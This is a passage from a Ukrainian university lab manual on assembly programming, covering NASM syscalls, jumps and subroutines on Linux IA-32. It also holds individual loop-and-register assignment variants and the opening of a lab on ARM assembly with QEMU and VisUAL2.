А намагання вивести 'Hello, world!' у звичне для користувачів вікно для Windows, взагалі породжує код, який з кодом асемблера NASM в середовищі Linux має спільного тільки рядок 'Hello, world!'

```
global _start
extern _MessageBoxA@16
extern _ExitProcess@4
```

```
section code use32 class=code
_start:
        push    dword 0 ; UINT uType = MB_OK
        push    dword title ; LPCSTR lpCaption
        push    dword banner ; LPCSTR lpText
        push    dword 0 ; HWND hWnd = NULL
        call    _MessageBoxA@16

        push    dword 0 ; UINT uExitCode
        call    _ExitProcess@4

section data use32 class=data
        banner:         db 'Hello, world!', 0
        title:  db 'Hello', 0
```

Відтак, для успішного оволодіння навичками написання коду мовою асемблер треба, володіючи загальними принципами програмування, враховувати всі особливості процесора і операційної системи платформи, а також специфіку асемблера в середовищі якого пишеться програма.

Для даної лабораторної роботи середовищем є операційна система Linux, встановлена на архітектуру IA-32, а інструментом є асемблер NASM. Деякі додаткові пояснення стосуються засобів вводу/виводу, оскільки ці дії виконує операційна система. Для того, щоб реалізувати операції вводу/виводу потрібно використовувати системні виклики ядра Linux. Ці системні виклики – бібліотека, вбудована в операційну систему, яка забезпечує такі функції, як читання вводу з клавіатури та зображення в консоль.

При виконанні системного виклику, ядро негайно призупинить виконання поточної програми. Потім відбувається процес завантаження необхідних драйверів апаратного забезпечення для виконання завдання, а після закінчення завдання буде повернуто контроль до програми, яка ініціювала системний виклик. Для реалізації системного виклику необхідно завантажити в регістр EAX номер функції, який ми хочемо виконати, і заповнивши регістри аргументами, які потрібно передати системному виклику. Запит на виконання програмного переривання викликається

інструкцією INT, ядро викликає функцію з бібліотеки з відповідними аргументами.

Наприклад, запит на переривання, коли EAX = 1 викликає sys_exit, а запит на переривання, коли EAX = 4, замість цього викликає sys_write. EBX, ECX, EDX передаються як аргументи, якщо функція вимагає їх.

Спочатку створюємо змінну ‘msg’ у розділі .data і призначаємо їй рядок, який потрібно вивести (наприклад, ‘I am a string’). У розділі .text повідомляємо ядру з чого починати виконання, надаючи глобальну мітку _start: для позначення точки входу програм.

Будемо використовувати системний виклик sys_write для виведення повідомлення у консоль. Ця функція призначена номером 4 (код операції або OPCODE) у таблиці викликів Linux. Функція також бере 3 аргументи, які послідовно завантажуються в EDX, ECX, EBX, перш ніж викликати переривання, яке буде виконувати завдання.

Передані аргументи такі:

- EDX завантажується значенням довжини рядка у байтах.
- ECX буде завантажений адресом змінної, створеної у розділі .data
- EBX буде завантажений з файлом, в який ми хочемо записати – STDOUT у нашому випадку.

Тип даних та значення переданих аргументів можна знайти у визначенні функції.

Також важливо точно сказати операційній системі, де вона повинна розпочати виконання і де повинна зупинитися. Виклик sys_exit в кінці всіх програм позначатиме, що ядро точно знає, коли завершити процес і повернути пам’ять назад до загального пулу, таким чином уникаючи помилки. sys_exit має просте визначення функції. У таблиці системних викликів Linux йому призначено OPCODE 1 і передається один аргумент через EBX.

Для того, щоб виконати цю функцію, потрібно:

- Завантажте EBX з 0, щоб передати нуль функції, що означає нульові помилки
- Завантажте EAX з 1 для виклику sys_exit
- Потім викликати переривання INT 80h, використовуючи бібліотеку libc

Приклад

```
section .data
msg db 'I am a string', 0xa
len equ $-msg

section .text
global _start
_start:
        mov edx, len
        mov ecx, msg
        mov ebx,1
        mov eax,4
        int 0x80
        mov eax,1
        int 0x80
```

Приклад

```
section .data
msg db 'I am a string', 0xa
len equ $-msg

section .text
global _start
_start:
        mov edx, len
        mov ecx, msg
        mov ebx,1
```

```
mov eax,4
int 0x80
mov eax,1
int 0x80
```

Компіляція

nasm -f elf lab.asm
ld -m elf_i386 lab.o -o lab

./lab
I am a string

Директива EQU використовується для визначення констант. Синтаксис директиви EQU такий:

НАЗВА EQU значення

Приклад

```
section .data

number equ 50
…
mov ecx, number
cmp eax, number
```

Операнд EQU може бути виразом

```
number1 equ 10
number2 equ 10
number3 equ number1 * number2
```

У наступній таблиці (таблиця 2.1) зазначені основні типи даних для побудови програми

Таблиця 2.1

Основні типи даних

Директива	Призначення	Кількість байтів
DB	Визначає байт	1
DW	Визначає слово	2
DD	Визначає подвійне слово	4
DQ	Визначає quadword	8
DT	Визначає десять байтів	10

Нижче наведено кілька прикладів використання визначення змінних

neg_number dw -12345
big_chungus dq 123456789
number dd 1.2345
yes dw ‘y’

Інструкція CMP порівнює два операнди. Зазвичай він використовується в умовному виконанні. Ця інструкція в основному віднімає один аргумент від іншого для порівняння того, рівні операнди чи ні.

CMP destination, source

CMP порівнює два числові поля даних. Операнд призначення може бути або в регістрі, або в пам’яті. Вихідним операндом можуть бути постійні дані, регістри або пам’ять. CMP часто використовується для порівняння того, чи досягло значення лічильника значення, коли потрібно зупинити цикл. Розглянемо наступний приклад:

INC EDX
CMP EDX,10
JLE LP1

Безумовний перехід

Як зазначалося раніше, цей перехід виконується інструкцією JMP. Умовне виконання часто передбачає передачу контролю на адресу інструкції, яка не відповідає виконуваній в даній час інструкції. Передача контролю може здійснюватися вперед для виконання нового набору інструкцій або назад, для повторного виконання тих самих кроків. Інструкція JMP потребує ім'я мітки, куди потік контролю передається:

JMP label

Приклад

```
mov ax, 00
mov bx, 00
mov cx, 01
L20:
        add ax, 01
        add bx, ax
        shl cx, 1
        jmp L20
```

Умовний перехід

Якщо якась зазначена умова виконується при умовному стрибку, керуючий потік передається цільовий інструкції. Існує багато інструкцій щодо умовного стрибка залежна від стану та даних.

Нижче у таблиці (таблиця 2.2) наведені вказівки умовного переходу, що використовуються для арифметичних операцій

Таблиця 2.2

Основні вказівки умовного переходу

Інструкція	Визначення	Прапорці, які впливають на результат
JE/JZ	Застосувати jump якщо значення рівні/0	ZF
JNE/JNZ	Застосувати jump, якщо	ZF

	значення не рівні/не 0	
JG/JNLE	Застосувати jump, якщо значення більше/не менше або рівне	OF, SF, ZF
JGE/JNL	Застосувати jump, якщо значення більше/рівне або не менше	OF, SF
JL/JNGE	Застосувати jump, якщо значення менше/більше або рівне	OF, SF
JLE/JNG	Застосувати jump, якщо значення менше або рівне/не більше	OF, SF, ZF

Наступні інструкції умовного переходу мають спеціальне використання та перевіряють значення прапорів (таблиця 2.3):

Таблиця 2.3

Основні вказівки умовного переходу - продовження

Інструкція	Визначення	Прапорці, які впливають на результат
JXCZ	Застосувати jump якщо значення CX = 0	
JC	Застосувати jump, якщо є значення CARRY	CF
JNC	Застосувати jump, якщо немає значення CARRY	CF
JO	Застосувати jump, якщо є переповнення значення	OF
JNO	Застосувати jump, якщо немає переповнення значення	OF
JP/JPE	Застосувати jump, якщо є паритет біт	PF
JNP/JPO	Застосувати jump, якщо немає паритету біт	PF

JS	Застосувати jump, якщо від’ємне значення	SF
JNS	Застосувати jump, якщо значення не є від’ємним	SF

Підпрограми – це функції, ділянки коду, які можна багаторазово використовувати, і які програми може викликати для виконання різних повторюваних завдань. Підпрограми оголошуються за допомогою міток (наприклад _start:), однак не використовується інструкція JMP, щоб дістатися до них – натомість використовується функція CALL. Для повернення виконання основної програми використовується функція RET.
Стек – особливий тип пам’яті, які використовує Last In First Out (LIFO).
Будь-який регістр, який повинна використовувати функція, повинен мати поточне значення, розміщене в стеку для безпечного збереження за допомогою інструкції PUSH. Тоді після завершення функції логіки, ці регістри можуть відновити свої початкові значення за допомогою інструкції POP. Це означає, що будь-які значення в регістрах будуть однаковими до і після того, як ви викликали свою функцію.

Зовнішні файли дозволяють перемістити код з програми та помістити його в окремі файли. Цей прийом корисний для написання чистих, простих в обслуговуванні програм. Багаторазові біти коду можна записати як підпрограми та зберігати в окремих файлах, які називаються бібліотеками. Коли буде потрібна частина цієї логіки, можна включити файл у свою програму та використовувати її так, ніби вони є частиною одного файлу.

Передати аргументи вашій програмі з командного рядка так само просто, як виштовхувати їх зі стеку в NASM. Коли запускаєте програму, усі передані аргументи завантажуються в стек у оберненому порядку. Потім ім’я програми завантажується в стек і, нарешті, загальна кількість аргументів завантажується в стек. Останніми двома елементами стека для компільованої програми NASM завжди є назва програми та кількість переданих аргументів. Більш детально програмний механізм реалізації викликів описаний в навчальному посібнику [2] .

Приклад опису включення зовнішньої функції

```
%include 'additional_functions.asm'

SECTION .data
msg db 'I am a string'
SECTION .text
global _start

_start:
        pop ecx
nextArg:
        cmp ecx, 0h
        jz noArgs
        pop eax
        call print_with_linefeed
        dec ecx
        jmp nextArg
noArg:
        call quit
```

Опис зовнішньої функції - additional_functions

```
iprint:
   push    eax
   push    ecx
   push    edx
   push    esi
   mov     ecx, 0

divideLoop:
   inc     ecx
   mov     edx, 0
   mov     esi, 10
   idiv    esi
```

```
    add     edx, 48
    push    edx
    cmp     eax, 0
    jnz     divideLoop

printLoop:
    dec     ecx
    mov     eax, esp
    call    print
    pop     eax
    cmp     ecx, 0
    jnz     printLoop

    pop     esi
    pop     edx
    pop     ecx
    pop     eax
    ret

print_number:
    call    iprint
    push    eax
    mov     eax, 0Ah
    push    eax
    mov     eax, esp
    call    print
    pop     eax
    pop     eax
    ret

slen:
    push ebx
    mov ebx,eax
```

```
nextchar:
    cmp byte [eax], 0
    jz  finished
    inc eax
    jmp nextchar

finished:
    sub eax,ebx
    pop ebx
    ret

print:
    push edx
    push ecx
    push ebx
    push eax
    call slen
    mov  edx,eax
    pop  eax
    mov  ecx,eax
    mov  ebx,1
    mov  eax,4
    int  80h
    pop ebx
    pop ecx
    pop edx
    ret

print_with_lifefeed:
    call print
    push eax
    mov  eax, 0Ah
    push eax
    mov  eax,esp
    call print
```

```
    pop  eax
    pop  eax
    ret

quit:
    mov ebx,0
    mov eax,1
    int 80h
    ret
```

Завдання

1. Встановити на своєму комп'ютері пакет NASM, якщо його не встановлено
2. Ознайомитись з теоретичними положеннями
3. Визначити змінні, занести відповідні значення у регістри та організувати цикл роботи згідно свого варіанту
4. Підготувати звіт для захисту

Варіанти індивідуальних завдань

Умовні позначення

+	Арифметичне додавання
-	Арифметичне віднімання
*	Арифметичне множення
/	Арифметичне ділення
→	Занести число до регістру або константи
a1,a2,a3,...	Визначити константи як незалежні
a(1), a(2), …	Визначити як елементи масиву
a1&a2	Логічне AND
a1|a2	Логічне OR
(a1)	Логічне NOT
(a1,a2)	Логічне XOR
$a \overset{\rightarrow n}{1}$	Логічний зсув a1 на n позицій праворуч

$a^{a\to n}\ 1$	Арифметичний зсув a1 на n позицій праворуч
$a^{r\to n}\ 1$	Циклічний зсув a1 на n позицій праворуч
$a^{rc\to n}\ 1$	Циклічний зсув з переносом a1 на n позицій праворуч
$a^{\leftarrow n}\ 1$	Логічний зсув a1 на n позицій ліворуч
$a^{a\leftarrow n}\ 1$	Арифметичний зсув a1 на n позицій ліворуч
$a^{r\leftarrow n}\ 1$	Циклічний зсув a1 на n позицій ліворуч
$a^{rc\leftarrow n}\ 1$	Циклічний зсув з переносом a1 на n позицій ліворуч

Номер	Завдання
1	Визначити дані a1 → 10, a2 → 15, b1 → 40, b2 → 25, c1 → 5, c2 → 6 Занести в регістри такі величини AX → a1- a2, BX → b1*b2, CX → c1+c2, DX → $a^{a\leftarrow 1}\ 1$ Організувати цикл, послідовно зменшуючи число у регістрі CX на 1. У циклі зменшувати число, що знаходиться у регістрі BX на величину, що знаходиться у регістрі AX, поки значення CX не стане дорівнювати 2
2	Визначити дані a1 → 15H, a2 → 20H, b1 → 4H, b2 → 88H, c1 → 5H, c2 → 6H Занести в регістри такі величини AX → a1+ a2, BX → b2/b1, CX → c1+c2, DX → $a^{rc\leftarrow 2}\ 1$ Організувати цикл, послідовно зменшуючи число у регістрі CX на 1. У циклі збільшувати число, що знаходиться у регістрі AX на величину, що знаходиться у регістрі BX, поки значення CX не стане меншим 0
3	Визначити дані a(1) → 1, a(2) → 3, a(3) → 3, a(4) → 5, c1 → 7, c2 → 6 Занести в регістри такі величини AX → (a(1) + a(2))*(a(1) + a(2)), BX → a(4) - a(2), CX → c1+c2, DX →(a(4)|c2) Організувати цикл, послідовно зменшуючи число у регістрі CX на 1. У циклі збільшувати число, що знаходиться у регістрі AX на величину, що

	знаходиться у регістрі BX, поки значення CX не стане меншим 0
4	Визначити дані a(1) → 8, a(2) → 5, a(3) → 3, c1 → 20, c2 → 6 Занести в регістри такі величини AX → a(1) + a(2) - a(3), BX → a(1) * a(2), CX → c1-c2, DX →((c1&a(2)),a(3)) Організувати цикл, послідовно зменшуючи число у регістрі CX на 1. У циклі зменшувати число, що знаходиться у регістрі BX на величину, що знаходиться у регістрі AX, поки значення CX не стане дорівнювати 0
5	Визначити дані a1 → 11, a2 → 7, a3 → 9, c1 → 25, c2 → 16 Занести в регістри такі величини AX → a1 + a2 - a3, BX → a1 * a2, CX → c1-c2, DX → $c\overset{rc\to 1}{1}$ Організувати цикл, послідовно зменшуючи число у регістрі CX на 3. У циклі збільшувати число, що знаходиться у регістрі BX на величину, що знаходиться у регістрі AX, у тому випадку, коли значення у регістрі CX – парне число, поки значення CX не стане менше 3.
6	Визначити дані a(1) → 12, a(2) → 6, a(3) → 17, c1 → 23, c2 → 16 Занести в регістри такі величини AX → a(1) + a(3) - a(2), BX → a(1)/a(2), CX → c1+c2, DX → $a\overset{rc\to 4}{1}$ Організувати цикл, послідовно зменшуючи число у регістрі CX на 5. У циклі збільшувати число, що знаходиться у регістрі BX на величину, що знаходиться у регістрі AX, та зменшувати на величину, що знаходиться у регістрі CX, поки значення CX не стане менше 5.
7	Визначити дані a(1) → 16H, a(2) → 8H, a(3) → 27H, c1 → 2FH, c2 → 1AH Занести в регістри такі величини AX → (a(3) - a(1)) * a(2), BX → a(1) + a(2), CX → c1-c2, DX → $a\overset{a\leftarrow 2}{(3)}$ Організувати цикл, послідовно зменшуючи число у регістрі CX на 5H. У циклі збільшувати число, що знаходиться у регістрі BX на величину, що знаходиться у регістрі AX, та зменшувати на величину, що знаходиться у регістрі CX, поки значення CX не стане менше -7H.

8	Визначити дані a(1) → 12, a(2) → 17, a(3) → 19, c1 → 15, c2 → 26 Занести в регістри такі величини AX → (a(2) - a(1)) * a(3), BX → a(1) + a(2), CX → c1 + c2, DX → $a^{a\leftarrow 4}(2)$ Організувати цикл, послідовно зменшуючи число у регістрі CX на 3. У циклі збільшувати число, що знаходиться у регістрі BX на величину, що знаходиться у регістрі AX, у тому випадку, коли значення у регістрі CX – непарне число, поки значення CX не стане менше -5.
9	Визначити дані a1 → 17H, a2 → 25H, b1 → 21H, b2 → 3H, c1 → 28H, c2 → 42H Занести в регістри такі величини AX → a1 - a2 , BX → b1 * b2, CX → c2 - c1, DX → ((a1&c2), c2) Організувати цикл, послідовно зменшуючи число у регістрі CX на 3H. У циклі збільшувати число, що знаходиться у регістрі BX на величину, що знаходиться у регістрі AX, у тому випадку, коли значення у регістрі CX – парне число, поки значення CX не стане менше 5H.
10	Визначити дані a(1) → 21, a(2) → 8, a(3) → 27, c1 → 25, c2 → 18 Занести в регістри такі величини AX → (a(1) + a(2)) - a(3), BX → (a(3) - a(1))*a(2), CX → c1 + c2, DX →((a(1)&a(2),a(1)) Організувати цикл, послідовно зменшуючи число у регістрі CX на 5. У циклі збільшувати число, що знаходиться у регістрі BX на величину, що знаходиться у регістрі AX, та зменшувати на величину, що знаходиться у регістрі CX, поки значення CX не стане менше 5.
11	Визначити дані a(1) → 8, a(2) → 5, a(3) → 3, c1 → 20, c2 → 6 Занести в регістри такі величини AX → a(1) + a(3) - a(2), BX → a(1)/a(2), CX → c1+c2, DX → $a^{rc\rightarrow 4}_{1}$ Організувати цикл, послідовно зменшуючи число у регістрі CX на 5. У циклі збільшувати число, що знаходиться у регістрі BX на величину, що знаходиться у регістрі AX, та зменшувати на величину, що знаходиться у регістрі CX, поки значення CX не стане менше 5.

12	Визначити дані a1 → 17H, a2 → 25H, b1 → 21H, b2 → 3H, c1 → 28H, c2 → 42H Занести в регістри такі величини AX → a1+ a2, BX → b2/b1, CX → c1+c2, DX → $a^{rc\leftarrow 2}_{1}$ Організувати цикл, послідовно зменшуючи число у регістрі CX на 1. У циклі зменшувати число, що знаходиться у регістрі BX на величину, що знаходиться у регістрі AX, поки значення CX не стане дорівнювати 2
13	Визначити дані a(1) → 16H, a(2) → 8H, a(3) → 27H, c1 → 2FH, c2 → 1AH Занести в регістри такі величини AX → (a(1) + a(2)) - a(3), BX → (a(3) - a(1))*a(2), CX → c1 + c2, DX →((a(1)&a(2),a(1)) Організувати цикл, послідовно зменшуючи число у регістрі CX на 5. У циклі збільшувати число, що знаходиться у регістрі BX на величину, що знаходиться у регістрі AX, та зменшувати на величину, що знаходиться у регістрі CX, поки значення CX не стане менше 5.
14	Визначити дані a1 → 10, a2 → 15, b1 → 40, b2 → 25, c1 → 5, c2 → 6 Занести в регістри такі величини AX → a1 + a2 - a3, BX → a1 * a2, CX → c1-c2, DX →$c^{rc\rightarrow 1}_{1}$ Організувати цикл, послідовно зменшуючи число у регістрі CX на 1. У циклі збільшувати число, що знаходиться у регістрі AX на величину, що знаходиться у регістрі BX, поки значення CX не стане меншим 0
15	Визначити дані a(1) → 12, a(2) → 6, a(3) → 17, c1 → 23, c2 → 16 Занести в регістри такі величини AX → (a(2) - a(1)) * a(3), BX → a(1) + a(2), CX → c1 + c2, DX →$a^{a\leftarrow 4}(2)$ Організувати цикл, послідовно зменшуючи число у регістрі CX на 5. У циклі збільшувати число, що знаходиться у регістрі BX на величину, що знаходиться у регістрі AX, та зменшувати на величину, що знаходиться у регістрі CX, поки значення CX не стане менше 5.
16	Визначити дані a(1) → 1, a(2) → 3, a(3) → 3, a(4) → 5, c1 → 7, c2 → 6

	Занести в регістри такі величини AX → (a(3) - a(1)) * a(2), BX → a(1) + a(2), CX → c1-c2, DX → $a^{a\leftarrow 2}(3)$ Організувати цикл, послідовно зменшуючи число у регістрі CX на 1. У циклі збільшувати число, що знаходиться у регістрі AX на величину, що знаходиться у регістрі BX, поки значення CX не стане меншим 0
17	Визначити дані a1 → 10, a2 → 15, b1 → 40, b2 → 25, c1 → 5, c2 → 6 Занести в регістри такі величини AX → a1 - a2 , BX → b1 * b2, CX → c2 - c1, DX → ((a1&c2), c2) Організувати цикл, послідовно зменшуючи число у регістрі CX на 3. У циклі збільшувати число, що знаходиться у регістрі BX на величину, що знаходиться у регістрі AX, у тому випадку, коли значення у регістрі CX – непарне число, поки значення CX не стане менше -5.
18	Визначити дані a(1) → 12, a(2) → 17, a(3) → 19, c1 → 15, c2 → 26 Занести в регістри такі величини AX → (a(1) + a(2)) - a(3), BX → (a(3) - a(1))*a(2), CX → c1 + c2, DX →((a(1)&a(2),a(1)) Організувати цикл, послідовно зменшуючи число у регістрі CX на 5. У циклі збільшувати число, що знаходиться у регістрі BX на величину, що знаходиться у регістрі AX, та зменшувати на величину, що знаходиться у регістрі CX, поки значення CX не стане менше 5.
19	Визначити дані a(1) → 8, a(2) → 5, a(3) → 3, c1 → 20, c2 → 6 Занести в регістри такі величини AX → a1 + a2 - a3, BX → a1 * a2, CX → c1-c2, DX → $c^{rc\rightarrow 1}$ 1 Організувати цикл, послідовно зменшуючи число у регістрі CX на 1. У циклі збільшувати число, що знаходиться у регістрі AX на величину, що знаходиться у регістрі BX, поки значення CX не стане меншим 0
20	Визначити дані a(1) → 8, a(2) → 5, a(3) → 3, c1 → 20, c2 → 6 Занести в регістри такі величини AX → (a(2) - a(1)) * a(3), BX → a(1) + a(2), CX → c1 + c2, DX → $a^{a\leftarrow 4}(2)$

	Організувати цикл, послідовно зменшуючи число у регістрі CX на 5. У циклі збільшувати число, що знаходиться у регістрі BX на величину, що знаходиться у регістрі AX, та зменшувати на величину, що знаходиться у регістрі CX, поки значення CX не стане менше 5.

Контрольні запитання

1. Поясніть структуру програми у асемблері
2. В чому особливості умовного переходу мовою асемблер?
3. Що показують прапорці при виконанні циклу?
4. В чому особливість представленням від'ємного значення ?
5. Яка роль регістрів загального призначення в архітектурі IA-32?
6. В чому особливості реалізації циклу у мові асемблер?
7. В чому призначення сегментного регістра ECS в архітектурі IA-32?
8. Що таке циклічний зсув праворуч на N позицій ?
9. В чому особливість визначення констант в мові асемблер ?
10. Що таке логічний зсув ліворуч ?
11. Поясніть як працює опкод CMP
12. Поясніть особливості типів даних у мові асемблер.
13. Що собою являє стек?
14. Яку роль виконує регістр ESS в архітектурі IA-32?
15. В чому призначення регістра EIP в архітектурі IA-32?

ЛАБОРАТОРНА РОБОТА №3. ОСНОВИ ПОБУДОВИ ПРОГРАМИ В АРХІТЕКТУРІ ARM

Мета

Ознайомитися з створенням базової програми мовою асемблер для архітектури ARM

Теоретичні відомості

Типова серверна архітектура, як-от розповсюджений дизайн x86, має модульний підхід, заснований на системній платі зі змінними компонентами. Центральний процесор та інші компоненти, такі як графічні карти та графічні процесори, контролери пам’яті, накопичувачі або ядра обробки, оптимізовані для певних функцій і можуть бути легко замінені або розширені. Однак ця простота має свою ціну - ці апаратні компоненти, як правило, мають більш уніфіковану системну архітектуру, яка може дозволити хакерам швидко зламувати та атакувати системи за допомогою експлойтів типу «зроби один раз, запусти будь-де».

Процесор на базі ARM має інший підхід. Замість того, щоб мати процесор окремо від решти апаратного забезпечення, ядра ЦП є частиною фізичної платформи для інтегральної схеми. Інші апаратні функції (наприклад, контролери шини вводу/виводу, такі як з’єднання периферійних компонентів) знаходяться на одній фізичній платформі, і всі різні функції об’єднані разом через внутрішню шину. Коли подібні компоненти розміщено на одній інтегральній схемі, це називається системою на кристалі або SOC. Ця адаптивність та інтеграція є ключовою мотивацією для вибору процесорів ARM для певної системи. Не існує єдиного виробника процесорів ARM, як процесори AMD або Intel для архітектури x86. Arm Holdings ліцензує проекти для процесорів ARM — серії для різних спеціалізованих цілей і оптимізації — з певними тестами продуктивності, а потім виробники апаратного забезпечення беруть ці проекти та адаптують їх до своїх конкретних пристроїв. У певному сенсі питання "що таке процесор на основі ARM?" втрачає суть процесорів на базі ARM. Використання процесора на базі ARM представляє іншу архітектуру системи з іншим набором базових пріоритетів для продуктивності системи та підключення.

Архітектури ARM є найпоширенішим електронним дизайном у сучасному світі IT, хоча x86 більш поширений на ринку серверів. Архітектури ARM використовуються майже у всіх смартфонах, а також в інших невеликих мобільних пристроях і ноутбуках. мікросхеми x86 призначені для оптимізації продуктивності; Процесори на базі ARM розроблені таким чином, щоб врівноважувати вартість із меншими розмірами, меншим енергоспоживанням, нижчим виділенням тепла, швидкістю та потенційно довшим часом автономної роботи. Оскільки Arm Holdings продає проекти, а не обладнання, це дозволяє виробникам обладнання налаштовувати мікро-архітектуру відповідно до своїх конкретних вимог, зберігаючи невеликий розмір, високу продуктивність та енергоефективність. Це має як переваги, так і недоліки, оскільки це також означає, що такі операційні системи, як Linux, Windows і Android, повинні підтримувати більш широкий спектр обладнання. Це не означає, що архітектури ARM використовуються лише для невеликих мобільних пристроїв — один із найшвидших у світі суперкомп'ютерів Fugaku, розроблений Fujitsu та Riken, використовує процесор ARM. Ланцюжок інструментів Arm Compiler for Linux розроблено для розробки застосунків HPC. Під час їх інтеграції важливо оцінити сумісність між наявними програмами, варіантами використання та процесорами ARM. Використання архітектури ARM дає розробникам апаратного забезпечення більше контролю над своїми конструкціями та продуктивністю, а також більше контролю над ланцюгами поставок. Таке поєднання контролю та продуктивності є привабливим як для невеликих споживчих пристроїв, так і для великих обчислювальних середовищ.

У цій лабораторній роботі ми також розглянемо програмування мовою асемблер, але для архітектури процесора іншого типу – архітектури RISC, представником якої тут є архітектура ARM. Для архітектури ARM створені як системні, так і прикладні програми. Відповідно ARM підтримує їх роботу, тобто розробку і виконання програм на мовах високого рівня, зокрема мовою C. Звичайно на цій платформі використовується і мова асемблер. На Рис. показана схема перетворення коду, написаного на C спочатку у код на асемблері, а потім у машинний.



Рис. 3.1. Процес перетворення коду на різних мовах в бітові команди

Ми бачимо схожу з архітектурою x86 (Рисунок 3.1) схему перетворення коду мовою С в код машинних інструкцій. Код мовою С для ARM абсолютно ідентичний коду на x86. Проте треба розуміти, що вже на етапі перетворення в код на асемблері для ARM спостерігаються суттєві відмінності від коду на асемблері для x86, а машинний код в для ARM взагалі немає нічого спільного з машинним код для процесора x86.
Як приклад приведемо код на асемблері знайомої вже програми "Hello, world" в командах асемблера для ARM.

```
.text
.global main

main:
 # Save return to os on stack
SUB sp, sp, #4
 STR lr, [sp, #0]

# Printing The Message
LDR r0, =helloWorld
BL printf

# Return to the OS
LDR  lr, [sp, #0]
 ADD sp, sp,#4
 MOV pc, lr

.data
# Stores the string to be printed helloWorld: .asciz "Hello World\n"
```

Для виконання цієї лабораторної роботи в чистому вигляді потрібно мати платформу на архітектурі ARM і асемблер для реалізації програми. Проте це малоймовірно, тому необхідно встановити емулятор на своєму комп'ютері. Наразі у вільному доступі існує декілька таких емуляторів. Одним з найкращих вважається варіант встановлення двох компонент:

1. Власне інструмента для розробки програми на архітектурі ARM Arm GNU Toolchain — це готовий інструментарій компілятора GNU, який підтримується спільнотою для процесорів на базі Arm. Він є у вільному доступі за адресом: https://developer.arm.com/downloads/-/gnu-a. Він складається з трьох частин

- *-none-eabi - це toolchain для компіляції проекту, що працює в bare metal.
- *eabi - це toolchain для компіляції проекту, що працює в будь-якій ОС, зокрема в Linux.
- *eabihf - це майже те ж саме, що і eabi , з різницею в реалізації ABI виклику функцій з плаваючою точкою. hf - Розшифровується як hard float .

2. Другий інструмент - це QEMU . QEMU – це програма, яка використовується для емуляції програмного забезпечення різних платформ. Вона поширюється безкоштовно та має відкритий вихідний код. Працює у всіх популярних операційних системах - Microsoft Windows , Linux , MacOS , а також її можна запускати на Android. Доступна за адресом https://www.qemu.org/download/.
Завдяки можливостям апаратної віртуалізації QEMU може робити емуляцію різних архітектур: x86 (32 та 64 біт); ARM, SPARC, PowerPC (32 та 64 біт), MIPS, m68k (Coldfire) та інші. Крім того підтримує два режими емуляції: режим користувача [User-mode] і системний режим [System-mode].

Однак для потреб виконання даної лабораторної роботи буде достатньо скористатись більш простим інструментом. Зокрема рекомендується скачати крос-платформний інструмент VisUAL2 (https://github.com/tomcl/V2releases), який дозволяє досить легко писати прості програми на асемблері ARM в цьому середовищі з інтуїтивно

зрозумілим інтерфейсом. На рисунку нижче приведено інтерфейс VisUAL2 (https://github.com/tomcl/V2releases).



Рис 3.2 Інтерфейс програми VisUAL 2

